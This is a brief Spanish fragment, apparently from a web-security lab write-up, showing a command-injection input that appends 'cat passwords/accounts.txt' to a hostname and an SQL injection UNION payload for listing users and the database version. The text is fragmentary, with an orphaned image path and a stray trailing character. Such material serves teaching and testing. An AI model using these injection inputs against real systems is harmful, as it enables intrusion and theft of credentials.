


Se forma una consulta para visualizar los usuarios registrados
www.ceupe.com; cat passwords/accounts.txt



SQL Inyection

Con el siguiente injeccion sql **%' or 0=0 union select null, version() #** se puede observar los usuarios del sistema



n